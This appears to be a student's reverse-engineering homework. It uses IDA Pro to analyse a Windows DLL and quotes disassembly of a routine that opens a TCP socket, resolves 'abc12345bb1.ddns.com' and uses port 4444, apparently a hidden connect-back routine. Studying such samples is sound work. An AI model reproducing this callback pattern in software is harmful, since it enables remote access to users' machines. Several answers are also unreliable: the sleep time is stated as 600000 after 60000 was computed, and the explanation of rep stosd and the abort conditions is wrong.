Group member:


1. Md Abu Sayed, 80718658
2. Siyu Deng, 80741923

1. What external functions (also know as subroutines) are located at address 0x1002 5776 and


0x1006 CA82?


**Answer:**

Before jump address to 0x1002 5776 needs to remove space 0x10025776





Actually at address 0x1002 5776 external function sub\_1004B2A0 is called. Function is “cpPivotJointSetAnchorA”

And click on it bring to me that subroutine.




Same procedure for 0x1006CA82






I click on ‘\_\_imp\_IsProcessorFeaturePresent’ that bring this. Function name is “IsProcessorFeaturePresent”. So overall ‘IsProcessorFeaturePresent’ is called from that address.




2. What function is called at 0x1006 B918? List the parameters what they mean as well as what the function does in this context. You may consult the online Microsoft Documentation (https://docs.microsoft.com) and others, but remember to cite your sources.

**Answer:**

Function called at that address is “GetModuleHandleW”.



As we have only one push before call that function that’s means function has only one parameter. I also got same result(one parameter) by clicking on function.



“GetModuleHandleW” function retrieves a module handle for the specific module. The function return to a mapped module without increment the reference count which cause a issue of using it in FreeLibrary function.


Parameter name is “lpModuleName” which holds the name of the loaded module(either a.dll or .exe file).

Link: <https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getmodulehandlew>

3. What program (and version) was used to generate this file? (hint: look at and around addresses 0x1006 BCE0 to 0x1006 BDC7).

**Answer:**

Program : VisualStudio 14.0



4. Navigate to subroutine at address 0x1005 BC70. Describe the three conditions that are validated to avoid a call to the abort function.

**Answer:**

sub\_1005BC70 proc near #**procedure name**

var\_104= dword ptr -104h #**local variable4**

var\_FC= dword ptr -0FCh #**local variable3**

var\_11= byte ptr -11h #**local variable2**

var\_8= dword ptr -8 #**local variable1**

arg\_0= dword ptr 8 #**argument1**

arg\_4= dword ptr 0Ch #**argument2**

push ebp **#save previous ebp**

mov ebp, esp **#define current stack frame**

sub esp, 104h **# move esp to last local variable**

push ebx **# save ebx**

push esi **# save esi**

push edi **# save edi**

lea edi, [ebp+var\_104] **#load effective address of local variable4 in edi [edi = address of ebp-104]**

mov ecx, 41h **# ecx = 65 , stosd will be running for 65 times.**

mov eax, 0CCCCCCCCh **# eax = 0CCCCCCCCh, this content is going to move esi:edi**

rep stosd **# eax content is saved to 65 consecutive memory locations starting from esi:edi[after last local variable(4)].**

mov eax, [ebp+arg\_4] **#eax = [ebp + 0ch], eax hold first parameter**

mov ecx, [eax+8]  **#ecx = [eax +8] , ecx holds content from [first parameter value + 8]**

mov [ebp+var\_8], ecx **# [ebp - 8] = ecx, local variable1 address content override by ecx**

mov eax, [ebp+arg\_4]  **# eax = [ebp + 0ch], eax hold first parameter(argument2)**

mov ecx, [eax+4] **#ecx = [eax +4]**

cmp ecx, [ebp+arg\_0] **#compare ecx with content of argument1 address.**

jnz short loc\_1005BCD5 ; Jump if Not Zero (ZF=0)

**So total code of subroutine is**

Store string

eax = m[ebp+0ch]

ecx = m[eax+8]

m[ebp-8] = ecx

eax = m[ebp+0ch]

ecx = m[eax+4]

if ecx == m[arg\_0]:

then call short loc\_1005BCD5

**First condition to call abort is ecx != m[arg\_0].**

eax = m[ebp + 0ch]


**Second condition to call abort is if ecx == m[arg\_0] and (word)m[eax+4] != 0.**


**Third condition to call abort is if ecx != m[arg\_0] and (word)m[eax+4] != 0.**


5. How many places in the code directly call the following functions:


**Answer:**

a. \_wsplitpath\_s = **1**












b. memset :**1** (same as previous)




c. cpMomentForBox : **2**

Did not find it in function but find in exports.








6. A Domain Name System Server is a machine on a network that resolves names to IP addresses (e.g., a request of google.com will may reveal the address 74.125.227.197). Focusing on the call to gethostbyname located at 0x1002 702B, which name is being resolved? Explain how you know this.

**Name: "abc12345bb1.ddns.com"**

**I know this by look at parameter(push offset name) of the function.**



7. Explain, at a high-level, what is happening from address 0x1002 708F up to and including address 0x1002 70A7.

**Answer:**

**Explain: atoi function take string and convert it into integer, may be this integer stored in eax as “**sub\_1002544C**” did some repeated operations on eax. After that eax value are sending as parameters to htons function which converts hostshort from host-byte order to network-byte order.**

Code:

push offset a4444 ; "4444"

call ds:atoi ; Indirect Call Near Procedure

add esp, 4 ; Add

cmp esi, esp ; Compare Two Operands

call sub\_1002544C ; Call Procedure

mov esi, esp


push eax ; hostshort

call ds:htons ; Indirect Call Near Procedure


8. How many local variables and arguments has IDA Pro recognized for the function at 0x1002 6720? List the number of bytes allocated for each local variable and each argument in decimal. Show/describe how you arrived at your answers.

**Answer:**

One local variable and two arguments. I find this from function.



var\_C4 = 4 bytes. For dd(define word) it’s 4 bytes and next location used as db so it can not take it.



arg\_0 = 4 bytes

arg\_4 = 4 bytes.



9. In a few sentences, describe what the instruction at 0x1002 6FDC does (including where input is read and output is stored). (You will need to consult additional sources, e.g., the Internet, for the full answer).

**Answer:**

instruction : rep stosd

stosd stands for store word.

Input : EAX

Output stored: [ESI:DI]

rep stosd executes for value in CX and

if direction flag is zero :

then di = di +1

else:

di = di - 1

link : <https://pdos.csail.mit.edu/6.828/2014/readings/i386/STOS.htm>

10. Use the online Microsoft Documentation (https://docs.microsoft.com) page for WSASocketA and the named symbolic constants functionality in IDA Pro, change the representation of the arguments for the call at 0x1002 7011 to instead show the correct symbolic constant. If no symbolic constant name exists, add a comment instead that indicates what the values mean.

**Answer:**

I did not see any symbolic name constant, so I comment on values.

Code:

push 0 ; dwFlags :A set of flags used to specify additional socket attributes.

push 0 ; g : An existing socket group id or appropriate action creating a new socket.

push 0 ; lpProtocolInfo : A pointer to a structure that defines characteristics of the socket.

push 6 ; protocol, (ICMP,IGMP, RFCOMM, TCP, UDP, ICMPV6, RM)

push 1 ; type : type specification of new socket(TCP or UDP socket)

push 2 ; af : address family specification(IPV4 or IPV6).

call ds:WSASocketA

Link: https://docs.microsoft.com/en-us/windows/win32/api/winsock2/nf-winsock2-wsasocketa

11. Analyze the function at 0x10026FC0 and then write a few sentences describing the high-level behavior. (Hint: focus on the function calls)

**Answer:**

**Explanation: First it saved ebp and store value 0CCCCCCCCh in 245 consecutive locations. Then it calls “WSAStartup” to start/bind some socket. After that it calls “WSASocketA” with a lots of parameter such as flag, ip, protocol, type etc which actually start some socket connections. Then call to sub\_1002544C and gethostbyname which resolves ip for "abc12345bb1.ddns.com". Finally, two others function call happen such as sub\_1002544C and loc\_10027179.**

Code:

push ebp

mov ebp, esp

sub esp, 3D4h ; Integer Subtraction

push ebx

push esi

push edi

lea edi, [ebp+var\_3D4] ; Load Effective Address

mov ecx, 0F5h # ecx = 245

mov eax, 0CCCCCCCCh

rep stosd ; Store String

mov eax, dword\_10078434

xor eax, ebp ; Logical Exclusive OR

mov [ebp+var\_4], eax

mov esi, esp

lea eax, [ebp+WSAData] ; Load Effective Address

push eax ; lpWSAData

push 202h ; wVersionRequested

call ds:WSAStartup ; Indirect Call Near Procedure

cmp esi, esp ; Compare Two Operands

call sub\_1002544C ; Call Procedure

mov esi, esp

push 0 ; dwFlags

push 0 ; g

push 0 ; lpProtocolInfo

push 6 ; protocol

push 1 ; type

push 2 ; af

call ds:WSASocketA ; Indirect Call Near Procedure

cmp esi, esp ; Compare Two Operands

call sub\_1002544C ; Call Procedure

mov [ebp+s], eax

mov esi, esp

push offset name ; "abc12345bb1.ddns.com"

call ds:gethostbyname ; Indirect Call Near Procedure

cmp esi, esp ; Compare Two Operands

call sub\_1002544C ; Call Procedure


mov [ebp+var\_250], eax

cmp [ebp+var\_250], 0 ; Compare Two Operands

jz loc\_10027179 ; Jump if Zero (ZF=1)

Extra Credit: At 0x1002 75E4, there is a call to Sleep (an API function that takes one parameter containing the number of milliseconds to sleep). Looking backward through the code, how long will the program sleep if this code executes?

**Answer:**



After looking backward I found this.

dwMilliseconds = 3ch

eax = dwMilliseconds \* 3E8h = 3ch \* 3E8h = EAC0h = 60000

dwMilliseconds = eax = 600000

